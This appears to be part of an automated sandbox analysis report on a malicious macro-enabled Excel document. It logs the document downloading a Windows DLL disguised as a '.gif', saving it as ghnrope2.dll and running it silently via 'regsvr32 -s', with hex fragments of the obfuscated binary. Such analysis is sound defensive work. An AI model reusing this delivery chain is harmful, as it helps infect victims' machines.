C:\Users\user\Desktop\~$documents-1819557117.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3F51E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$documents-1819557117.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	3F5241	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	unknown	6941	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad ce f4 e3 e9 af 9a b0 e9 af 9a b0 e9 af 9a b0 a3 ca 9f b1 e8 af 9a b0 a3 ca 99 b1 e8 af 9a b0 9a cd 9b b1 ec af 9a b0 e9 af 9b b0 ea af 9a b0 e9 af 9a b0 ec af 9a b0 f9 c9 9a b1 e8 af 9a b0 f9 c9 98 b1 e8 af 9a b0 52 69 63 68 e9 af 9a b0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00 5f 19 70 60 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 0d 00 e2 01 00 00 9a 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................. ....Rich...... ......PE..d..._.p`.........."	success or wait	1	81F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	unknown	7389	33 0f 8f e2 00 00 00 3d 10 74 46 22 0f 8f 11 02 00 00 3d 2b 0f 29 19 0f 8e 98 03 00 00 3d 27 df c0 1a 0f 8f b1 09 00 00 3d 2c 0f 29 19 0f 84 9b 0b 00 00 3d 80 cb 99 1a 0f 85 ff fe ff ff e9 63 06 00 00 3d c1 8f f6 f2 0f 8f 0e 02 00 00 3d fc 1f c9 e2 0f 8e 43 04 00 00 3d 3f 03 2c ea 0f 8f a0 09 00 00 3d fd 1f c9 e2 0f 84 b8 0b 00 00 3d be 67 cf e3 0f 85 c3 fe ff ff 8b 05 07 79 02 00 8b 0d fd 78 02 00 8d 50 ff 0f af d0 31 ea 83 ca fe 39 ea 0f 94 c0 83 f9 0a 0f 9c c3 30 c3 bb 51 ab 7a 87 be bc ad 29 5d 0f 45 de 39 ea 89 d8 0f 44 c6 83 f9 0a 8b 4c 24 60 8b 54 24 4c 0f 4d c3 39 ca 0f 92 44 24 53 8a 4c 24 2b 44 89 64 24 2c 44 89 64 24 24 0f 57 c0 f2 0f 2a 44 24 24 f2 0f 11 44 24 30 e9 54 fe ff ff 3d d4 ce 5c 65 0f 8f ab 01 00 00 3d 20 bd 7a 58 0f 8e f6 03 00 00	3......=.tF"......=+.).......= '.........=,.).......=........ ...c...=..........=......C...= ?.,.......=..........=.g...... .....y.....x...P....1....9.... ......0..Q.z....)].E.9....D... ..L$`.T$L.M.9...D$S.L$+D. d$,D. d$$.W...*D$$...D$0.T...=..\ e......= .zX......	success or wait	1	81F643	URLDownloadToFileA
C:\Users\user\ghnrope2.dll	unknown	14330	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad ce f4 e3 e9 af 9a b0 e9 af 9a b0 e9 af 9a b0 a3 ca 9f b1 e8 af 9a b0 a3 ca 99 b1 e8 af 9a b0 9a cd 9b b1 ec af 9a b0 e9 af 9b b0 ea af 9a b0 e9 af 9a b0 ec af 9a b0 f9 c9 9a b1 e8 af 9a b0 f9 c9 98 b1 e8 af 9a b0 52 69 63 68 e9 af 9a b0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00 5f 19 70 60 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 0d 00 e2 01 00 00 9a 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................. ....Rich...... ......PE..d..._.p`.........."	success or wait	1	81F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	unknown	1785	4f 05 41 bd 58 05 73 00 3d 12 65 f6 9f 0f 84 df 02 00 00 3d 20 1b 05 ed 75 ee 45 85 cf 0f 94 44 24 06 41 83 f8 0a 0f 9c 44 24 07 bf fc b5 c1 8c 81 ff 9a 47 61 fa 7f 12 81 ff fc b5 c1 8c 74 38 81 ff c7 0b 3d c9 75 e8 eb 7d 81 ff 9b 47 61 fa 74 52 81 ff 28 25 4f 05 75 d6 44 89 6c 24 0c 44 89 6c 24 08 0f 57 c0 f2 0f 2a 44 24 08 f2 0f 11 44 24 10 44 89 e7 eb b8 44 8a 5c 24 06 8a 54 24 07 44 89 d8 30 d0 84 d2 bf 9b 47 61 fa 41 0f 45 fa 45 84 db ba 9b 47 61 fa 0f 44 fa 84 c0 41 0f 45 fa eb 8c 44 89 6c 24 0c 44 89 6c 24 08 0f 57 c0 f2 0f 2a 44 24 08 f2 0f 11 44 24 10 bf 28 25 4f 05 e9 69 ff ff ff 8b 05 c5 3b 02 00 8b 2d bb 3b 02 00 8d 78 ff 0f af f8 89 f8 83 f0 fe 85 f8 0f 94 c3 83 fd 0a 0f 9c c2 30 da ba 1b 58 0b c6 bb 9e 80 5f 65 0f 45 d3 85 f8 0f 94 44 24 08	O.A.X.s.=.e.....= ...u.E... .D$.A.....D$.....Ga..... ..t8....=.u..}...Ga.tR..(%O.u. D.l$.D.l$..W...*D$....D$.D.. .. D.\$..T$.D..0.....Ga.A.E.E.. .. Ga..D...A.E...D.l$.D.l$..W.. .*D$....D$..(%O..i.....;...-.;. ..x.....0...X.. ..._e.E.....D$.	success or wait	31	81F643	URLDownloadToFileA
C:\Users\user\ghnrope2.dll	unknown	68608	ff ff 3d 14 86 de d0 0f 8e 98 03 00 00 3d ad 91 1b d1 0f 8f f4 07 00 00 3d 15 86 de d0 0f 84 7d 0a 00 00 3d 75 8c ff d0 0f 85 33 fc ff ff b8 aa a5 09 da 48 8d 0d c0 fb ff ff 48 89 4d 18 e9 1e fc ff ff 3d ec f2 c2 27 0f 8e 47 04 00 00 3d cd 3c 0b 32 0f 8f e2 07 00 00 3d ed f2 c2 27 0f 84 6c 0a 00 00 3d d9 72 34 2b 0f 85 f2 fb ff ff b8 92 57 cd fa c7 85 84 00 00 00 03 00 00 00 e9 de fb ff ff 3d f9 2e a3 04 0f 8f f9 07 00 00 3d 92 57 cd fa 0f 84 a8 0a 00 00 3d fa ab cf fa 0f 85 bd fb ff ff 44 89 b5 f0 00 00 00 44 89 b5 f4 00 00 00 0f 57 c0 f2 0f 2a 85 f4 00 00 00 f2 0f 11 85 e8 00 00 00 65 48 8b 04 25 60 00 00 00 44 89 b5 f0 00 00 00 44 89 b5 f4 00 00 00 0f 57 c0 f2 0f 2a 85 f4 00 00 00 f2 0f 11 85 e8 00 00 00 48 8b 40 18 44 89 b5 f0 00 00 00 44 89 b5 f4 00	..=.....=.....=..... .}...=u.....3.....H.....H. M.....=...'..G...=.<.2.....= ...'..l...=.r4+.....W..... .....=.....=.W..... ...=.....D.....D.....W ...*.....eH..%`...D... ...D.....W...*.....H .@.D.....D....	success or wait	1	81F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ghnrope2.dll	unknown	102466	aa 25 ed 6f 0f 8f e6 07 00 00 3d 2f 69 87 5a 0f 84 5e 10 00 00 3d fc f6 07 5d 0f 84 94 11 00 00 3d 45 30 fc 6c 0f 85 eb fd ff ff b9 06 3f ec 79 4c 8b 5d f8 45 0f b7 03 4c 8b 4d e0 44 8b 55 f4 8b 05 44 50 01 00 8b 15 3a 50 01 00 8d 58 ff 0f af d8 89 d8 83 f0 fe 85 d8 0f 94 45 07 0f 94 c0 be d8 97 74 ba 0f 44 f1 83 fa 0a 0f 9c 45 06 48 89 e2 0f 9c c3 41 0f 4d f4 30 c3 0f 45 f1 b8 b3 3e 6f 0d 3d b2 3e 6f 0d 7f 57 3d d8 97 74 ba 0f 84 86 00 00 00 3d 46 e8 db ba 75 e7 b8 10 00 00 00 e8 f0 a0 00 00 48 29 c4 48 89 e1 b8 10 00 00 00 e8 e0 a0 00 00 48 29 c4 48 89 e3 b8 10 00 00 00 e8 d0 a0 00 00 48 29 c4 48 89 e0 44 89 31 44 89 33 0f 57 c0 f2 0f 2a 03 f2 0f 11 00 89 f0 eb a2 3d 06 3f ec 79 0f 84 13 12 00 00 3d b3 3e 6f 0d 75 90 8a 4d 07 8a 45 06 89 cb 30 c3 bb d8	.%.o.....=/i.Z..^...=...].... ..=E0.l.....?.yL.].E...L.M. D.U...DP.....:P...X..... .E.....t..D.....E.H.....A.M .0..E...>o.=.>o..W=..t.....= F...u.....H).H..... ..H).H.....H).H..D.1D.3 .W...*.....=.?.y.....=.>o .u..M..E...0...	success or wait	1	81F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3020F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	30211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	30213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	30213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6436 Parent PID: 5520

General

Start time:	16:32:53
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true

Commandline:	regsvr32 -s ..\ghnrope
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 6444 Parent PID: 5520

General

Start time:	16:32:53
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 6456 Parent PID: 5520

General

Start time:	16:32:53
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 6480 Parent PID: 5520

General

Start time:	16:32:54
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: regsvr32.exe PID: 6500 Parent PID: 5520

General

Start time:	16:32:55
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s
Imagebase:	0x7ff797770000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis